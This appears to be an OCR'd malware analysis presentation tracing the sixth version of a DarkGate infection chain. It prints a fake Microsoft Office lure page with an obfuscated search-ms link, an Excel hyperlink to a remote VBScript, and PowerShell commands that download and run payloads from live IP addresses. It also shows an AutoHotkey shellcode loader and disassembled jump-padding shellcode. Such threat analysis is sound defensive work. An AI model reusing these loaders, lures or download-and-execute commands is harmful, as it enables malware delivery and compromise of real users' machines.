
```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0:0000 59 71 6D 4D 4B 76 67 68 14 2B 3D 4D 49 76 67 68  YqmMKvgh.+=MIvgh
0:0010 5D 71 62 4D B4 89 67 68 E1 71 6D 4D 4B 76 67 68  ]qbM´‰ghaqmMKvgh
0:0020 19 71 77 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  .qwMKvghYqmMKvgh
0:0030 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:0040 59 71 6D 4D 4B 77 67 68 E3 61 6D 43 54 C2 6E A5  YqmMKwghãamCTÂn¥
0:0050 78 C9 6C 01 86 57 F7 F8 0D 19 04 3E 6B 06 15 07  xÉl.†W÷ø...>k...
0:0060 3E 03 0C 20 6B 1B 12 1B 2D 51 0F 28 6B 04 12 06  >.. k...-Q.(k...
0:0070 79 04 03 29 2E 04 47 3F 30 1F 5E 7F 46 7C 43 5F  y..)..G?0.^.F|C_
0:0080 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:0090 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:00A0 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:00B0 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:00C0 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:00D0 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:00E0 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:00F0 59 71 6D 4D 4B 76 67 68 59 71 6D 4D 4B 76 67 68  YqmMKvghYqmMKvgh
0:0100 59 71 6D 4D 4B 76 67 68 09 34 6D 4D 07 77 6F 68  YqmMKvgh.4mM.woh
```

Execution chain - v6



Execution chain - v6

- The **first stage** of the sixth version can be either an HTML or a Microsoft Office (Excel) file.



Create, edit and share Word documents. Work with others on shared projects, in real-time.

Unable to display this document in online mode, please use the cloud viewing button.

© Microsoft 2024

statapril2024-3938

Excel Online

This document contains files from the cloud, to view them, click on the "**open**" button.


To display the document correctly, you need to '**Enable Editing**'.

Stay in the groove with Microsoft Office Excel integration with Adobe Acrobat.


Copyright © 2024 Microsoft. All rights reserved.

Execution chain - v6

HTML file




```
fixed;top: 0;left: 0;width: 100%;height: 100%;background-color: rgba(0, 0, 0, 0.5);animation: fadeIn 0.5s;}.modal-content{position:
absolute;top: 50%;left: 50%;transform: translate(-50%, -50%);background-color: #fefefe;padding: 20px;border: 1px solid #888;width
80%;max-width: 500px;}@keyframes fadeIn{from{opacity: 0;}to{opacity: 1;}}.container{display: flex;gap: 22px;}.auto-width{flex: 1;}.
fixed-width{width: 64px;}.icon{width: 16px;height: 16px;margin-right: 5px;}.blue-button{display: inline-block;padding: 10px 35px;
background-color: #2b579a;color: #fff;text-align: center;text-decoration: none;font-size: 14px;cursor: pointer;border-radius:
5px;}.blue-button:hover{background-color: #3865a9;}.second-button{display: inline-block;padding: 10px 35px;background-color:
#f0f0f0;color: #333;text-align: center;text-decoration: none;font-size: 14px;cursor: pointer;border-radius: 5px;transition:
background-color 0.3s ease;}.second-button:hover{background-color: #e0e0e0;}</style><title>Word Online</title></head><body><div
id="uri" style="font-size: 2px;
">==QbvNmL1ZXas5SZ2lmckVmbvxFX9UWbh5WehxGczlGZmUmchh2ccBzMx4SN14CMzEjLwcTMcxlOu9Wa0F2YvxWPi1WdyNmJsJXduQjMwITL2ITL0J3bwVmU9knclVXcv8i
Oz1WLoNmchV2c</div><div class="modal" id="myModal"><div class="modal-content"><div class="container"><div class="fixed-width"><img
src="https://upload.wikimedia.org/wikipedia/commons/thumb/8/8d/Microsoft_Word_2013-2019_logo.svg/587px-Microsoft_Word_2013-2019_logo.
svg.png" width="64" height="64"></div><div class="auto-width"><p style="font-size: 15px;">Create, edit and share Word documents.
Work with others on shared projects, in real-time.</p></div></div><p>Unable to display this document in online mode, please use the
cloud viewing button.</p><center><a id="download" href="#" class="blue-button">Cloud View</a>&nbsp;<a href="https://chromewebstore.
google.com/detail/word-online/fiombgjlkfpdpkbhfioofeeinbehmajg?hl=en" target="_blank" class="second-button">Details</a></center><br /
><p style="font-size: 10px; text-align: center;">© Microsoft 2024</p></div></div><script>function reverse(s){return s.split("").
reverse().join("");}function openModal(){var modal = document.getElementById("myModal");modal.style.display = "block";modal.style
```



```
└─$ echo -n "==QbvNmL1ZXas5SZ2lmckVmbvxFX9UWbh5WehxGczlGZmUmchh2ccBzMx4SN14CMzEjLwcTMcxlOu9Wa0F2YvxWPi1WdyN
mJsJXduQjMwITL2ITL0J3bwVmU9knclVXcv8iOz1WLoNmchV2c" | rev | base64 -d
search-ms://query=Report-26-2024.url&crumb=location:\\170.130.55.130\share&displayname=\\onedrive.livu.com
```


Excel file



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="../media/image2.gif"/
><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink"
Target="file:///\\45.89.53.187\s\MS_EXCEL_AZURE_CLOUD_OPEN_DOCUMENT.vbs...." TargetMode="External"/><Relationship
Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="../media/image1.
png"/></Relationships>
```


Execution chain - v6

- The **second stage** is a VBScript file that will execute a Powershell command to download and execute the next stage.



```
bwetjtzw = "-Command Invoke-Expression (Invoke-RestMethod -Uri '103.124.106.237/wctaehcw')"
grexpzgt = "Shell.Application"
rntwywkh = "powershell"
CreateObject(grexpzgt).ShellExecute rntwywkh, bwetjtzw ,"","",0
```


- The **third stage** is a Powershell script that will download three files, which makes up the next stage.




```
ni 'C:/kady/' -Type Directory -Force;cd 'C:/kady/';Invoke-WebRequest -Uri "http://103.124.106.237/gsgqmjivmr"
-OutFile 'C:/kady/temp_AutoHotkey.exe';[System.IO.File]::WriteAllBytes("C:/kady/AutoHotkey.exe",([System.IO.File]
::ReadAllBytes("C:/kady/temp_AutoHotkey.exe")[1024..([System.IO.File]::ReadAllBytes("C:/kady/temp_AutoHotkey.exe").
Length-1)]));Invoke-WebRequest -Uri "http://103.124.106.237/rjlcmdey" -OutFile 'C:/kady/script.ahk';
Invoke-WebRequest -Uri "http://103.124.106.237/giibkqxo" -OutFile 'C:/kady/test.txt'; start 'C:/kady/AutoHotkey.exe'
-a 'C:/kady/script.ahk';attrib +h 'C:/kady/'
```

Execution chain - v6

- The **fourth stage** is composed by three files, an AutoHotKey interpreter, an AutoHotKey script and a text file containing the encoded version of the DarkGate payload.
- Also, the text file contains a small shellcode at the beginning of the file that will simply execute a few jump instructions until it reaches the beginning of the payload.



```
#NoTrayIcon

xoaglqdg  := 0x1000
owggqvqz  := 0x2000
cwhusxbr  := 0x40

kbtjwddp  := A_ScriptDir . "\test.txt"
FileRead, ihzedkhw, %kbtjwddp%

size  := 472194
irmplvgp  := DllCall("VirtualAlloc", "Ptr", 0, "UInt", size, "UInt", xoaglqdg | owggqvqz, "UInt", cwhusxbr)

Loop, % size {
    lrsuzvyu := "0x" . SubStr(ihzedkhw, 2 * A_Index - 1, 2)
    NumPut(lrsuzvyu, irmplvgp + (A_Index - 1), "Char")
}

DllCall(irmplvgp)
```



```
seg000:00000000                  nop
seg000:00000001                  jmp     loc_3BF
seg000:00000001 ; ---------------------------------------------------------------------------
seg000:00000006                  db 0
seg000:00000007 aGguolwrddjudqy db 'ggUoLwrDdjUdQYimCKMjzGqTQzPAmsLiGjrIKZThbbkIkrUisgcwRZHJFoxwFOtkh'
seg000:00000007                  db 'pWAfGupHeGAuYAGzbUmiYignfLqpWBhNEUjLGuKkjXbzUMONOeaqdoNAROtnMJOzm'
seg000:00000007                  db 'fDVkOpoLkJLwrEPVhIJJVvrYXPyzoKeElfGxUpSNGXrtXMcgoFogujfHSRZWLnkgA'
seg000:00000007                  db 'LuuEkicFsKSjNPjuOHCAwAHnMYgrDoyZRqTfMQUPunvHTideGWcBODufPHDwAFvuw'
seg000:00000007                  db 'cIkVMqbDAZSefRLgRFhgEWGoognMnShZSxcajWrycUoktMoNJcBHmYjzoebHkSszF'
seg000:00000007                  db 'OoDLbWFBSsMEhzCqgoLCTsNfeVwjESxIdYtnApELXybiDPYlzxePFXunkbbQtiUdJ'
seg000:00000007                  db 'ICcWbZvJZgrHrdvIDIHOXMuRvgyKBrrQstGyavCXiUliVvzeEJeJDjiQfmxkTSIEz'
seg000:00000007                  db 'zVZnzdaoWKefbHaYHvljetudDPESaNbYNfXcSdCzFCxfBIKCooVvSRiniwOPUWahq'
seg000:00000007                  db 'NyRiHEadqzVZSkIGFYdUzgAMePNfcqQCNpndcFUkuDgaiBgWLlhGsJKUpQyODHmgp'
seg000:00000007                  db 'SkoCvkKZifMdBgPmfTzzEDTyjuACBhZWhMxBnZZkVWPJYsZeNIXdcUPQpKyFyJqzT'
seg000:00000007                  db 'frvMjnTFrsGAZGDWhzrFsxuQlqVOyFjsOINULzLhOeiJFanZfDDlEydvBmnLDCACx'
seg000:00000007                  db 'iiexvoEvidXmPeZFKkmjkBbUWavBiqbZFpglBWghpNFvRrDSwJuLOqHoEcTpKPeyO'
seg000:00000007                  db 'WkPeSgAKkTdoEdpnEPJgOvrXWarJxCjxVTVgccOfXTFBMwDNBZBSfIynLHzVeZGwg'
seg000:00000007                  db 'fnxvAWOfETodnzykTJvpQModxgwTBxDFmyFEoIztVlwfNgauMzblxVnmabDpaFJvb'
seg000:00000007                  db 'gVenrzcGulORKXZopFBqAacQwUjRhHJFOymybEZtFf'
seg000:000003BF ; ---------------------------------------------------------------------------
seg000:000003BF
seg000:000003BF loc_3BF:                                ; CODE XREF: seg000:00000001↑j
seg000:000003BF                  nop
seg000:000003C0                  jmp     loc_77E
seg000:000003C0 ; ---------------------------------------------------------------------------
seg000:000003C5                  db 0
seg000:000003C6 aXtjreovbopirin db 'xTJreovboPiRiNuomvfwUtzOUhSGkZIPwHtNsJByqjkNGGSOkChWeHeCsFWNXmyIi'
seg000:000003C6                  db 'rBRXegmgDsRpuWPeboBNxhILmyTfeTmBMYjXuuEVflsNkmNHmleofeAPAHppUzPMp'
seg000:000003C6                  db 'OzBQyBFdfkffQqcjSEholnmctWIVrRrdkvXbwRcUZMebksKzqUSdVQAEngYlTkjOK'
seg000:000003C6                  db 'IBdqfThERXOqdwxWbdXuTVZENBTdVzOXWJqfFCApUFdEVrbjUxQTUEqtnnMqrNdPW'
seg000:000003C6                  db 'VGMxtSmRxzVESNQzQUCdzLrCIGwcSqsvNjgzxilfCCDeMSNRZSAuuzScNlMVXNShU'
seg000:000003C6                  db 'DfqMCMFzGsHeigWULSGVfeKlfYdDsQTbPyrbpbRwYzNrkmOEWEmAhQanMsUCHUuXm'
seg000:000003C6                  db 'ZJVRaNiMImmeIxgqLDxqFXIyAccRZACHsoQIpSZaaeSDeZJdhGQAGaQCDxCNibNjm'
seg000:000003C6                  db 'ObAkhSLfGGeAyzPPlCMSkIgfqUVMOIunHHjPilKYwmKbZUAyXvhUdLkfdlvkGrlXe'
seg000:000003C6                  db 'CJOWjIhsPdZIpDZgYbeHhLdxacmwYZUdAeEZtlByJDYEhNfTHQyADzVwdjNcSwArf'
seg000:000003C6                  db 'JuxaUCiFhLVcnzdIeOLpkZoBUSuqHmvMRZSWdcdGwjPEEQsfByUhxhzSRStPgxBHe'
seg000:000003C6                  db 'XsybrdfJAuBLJfTcJgCKHSRtnVOOANSfBAHYisOOdUGaHBJEnczsnxEyOXSTITpMI'
seg000:000003C6                  db 'zWWNsHowzNhlBepOOEIhCDKrxKfjyIVbWAUNMdssuUmTRyyyaXNXNCrbtbAmTALXa'
seg000:000003C6                  db 'aJpANQQSbSbUbBpUrLNVFolLIDZikvAuNdWTLgZgpRcWPZWfcxhglbuzAfAmWtyoE'
seg000:000003C6                  db 'HLqqunwSAnYIEMSZPeOfPpJAsTLMfotVYfFjtkdZBWNpiOUGycAtrTtNWeYzohVNv'
seg000:000003C6                  db 'aOsvErbYqQmIQvZdWlvimEsUfkSJVHKqSfhCvBtqEy'
seg000:0000077E ; ---------------------------------------------------------------------------
seg000:0000077E
seg000:0000077E loc_77E:                                ; CODE XREF: seg000:000003C0↑j
seg000:0000077E                  nop
seg000:0000077F                  jmp     near ptr DarkGate_payload
seg000:0000077F ; ---------------------------------------------------------------------------
seg000:00000784                  db 0
seg000:00000785 aFnvoafugqxqsmw db 'fNvOAfugQXQsMwvQkKdemYbzlDfbZKnNlECsounjLVIvEbaOrxrkCgsifyEHJkrlZ'
seg000:00000785                  db 'wpkQtRpXNmgySAfZJwrWLdVSoSPozWGMpxyccagFxsOQsZyxoCNJzRrsDTGqyGsow'
seg000:00000785                  db 'eceuKJPMESNzewAtlunlswtNtubGFKPsGwozVvAhwWfKbyrqmQsKwCKYazpWGQZPR'
seg000:00000785                  db 'LhrMhNWfMtZFXEQPkSLYyahjzOTaMZSOKwasexiMhPSkfuOuvRfUrYWieOxJwuOTP'
seg000:00000785                  db 'eEZQzHnhpqNdptRWEJmLkOcerkhLlkScmiZsLXvVAVPUqdoUGpgCoVNyjixqXVOim'
seg000:00000785                  db 'QMeWwOMNIwyWFjbHQNhKocsNUnSEbcyHKLOSiOcehtFcWuNBgumYHzZjxPRyVtWjW'
seg000:00000785                  db 'AEkcIumxSbdrahtetWyzyOrvSGymQjRIKdGLyBIhMqPqASAIhMGgmmLVQCVSMyNdc'
seg000:00000785                  db 'jMEfozsxXBHJlxMjBMCRdGBINBXSJpqrneQpHELYpZuHlUneEfDicYwVrBYjuaHwa'
seg000:00000785                  db 'kqFOAsTGtTSxNkAFYOXivmJmFEfMKloEARvWzVreqIdhiAjHBzLArhJpSNoCqpUyy'
seg000:00000785                  db 'PUCAEeLWEulwkWhUPSpNPioSNNpbhvDxxghlcwyLOnkfoIXjECWzuZOGbTemYZjMQ'
seg000:00000785                  db 'XyZBnhMFwnTMqqyzSWYJFsGsoHzeUYHGeqTKcyuLZkLGYRLTEWuSZtQNasEPybuva'
seg000:00000785                  db 'KJRRdGbsyMZMCVVxMFIMjEBtmBthPjzfLSImvOKoioURTYDYqjsaXMmbYzjuhgUCI'
seg000:00000785                  db 'DxzVIiRbUxBELzzMvLDNEJXRSBPpqyqTMZrQChuwrLkTahhkpcKESXzPlOaUPQoXV'
